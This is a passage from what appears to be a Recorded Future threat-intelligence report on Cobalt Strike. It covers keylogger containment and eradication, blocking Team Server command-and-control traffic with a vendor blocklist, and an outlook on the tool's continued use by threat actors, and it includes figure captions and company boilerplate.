Figure 32: Cobalt Strike Keylogger Decoder Output (Source: Recorded Future)

Cobalt Strike Keylogger Containment, Analysis, and Eradication

At this stage in the response, an analyst now has a good understanding of the depth of the incident and can follow documented procedures for containment, eradication, and closure.

While this would not block the initial infection vector, like a phishing email or HTML Application (HTA), it would prevent the first stage from communicating to its Team Server to download the second stage Beacon. This workflow is depicted in Figure 36 below.




Figure 34: Cobalt Strike Team Server Block List (Source: Recorded Future)




Figure 33: Cobalt Strike keylogger containment/analysis/eradication (Source: Recorded Future)

Cobalt Strike C2 Blocking

Recorded Future uses the methods described in the Team Server Detection section as well as private sources to identify Cobalt Strike Team Servers. Our Team Server C2s are maintained in our Command and Control list. Adding our Command and Control list as a blocklist to your proxy or firewall can proactively block Cobalt Strike communication back to the Team Server.

Outlook

Based on the rise of interest in Cobalt Strike on underground forums, the continued development of the Cobalt Strike framework, and the size of the existing user base, Cobalt Strike will continue to be a threat in the future. References to threat actors attempting to acquire Cobalt Strike on the dark web have [increased](#) significantly in the past year. Cobalt Strike has released new versions with large feature updates on a [regular basis](#), with no signs of slowing down. Finally, Insikt Group [tracks](#) a large number of Cobalt Strike-related projects released by the broader security research community. This level of free support and investment in the tool will likely make it a strong candidate for a large variety of threat actors to make use of.

About Recorded Future

Recorded Future is the world's largest provider of intelligence for enterprise security. By combining persistent and pervasive automated data collection and analytics with human analysis, Recorded Future delivers intelligence that is timely, accurate, and actionable. In a world of ever-increasing chaos and uncertainty, Recorded Future empowers organizations with the visibility they need to identify and detect threats faster; take proactive action to disrupt adversaries; and protect their people, systems, and assets, so business can be conducted with confidence. Recorded Future is trusted by more than 1,000 businesses and government organizations around the world.

Learn more at recordedfuture.com and follow us on Twitter at @RecordedFuture.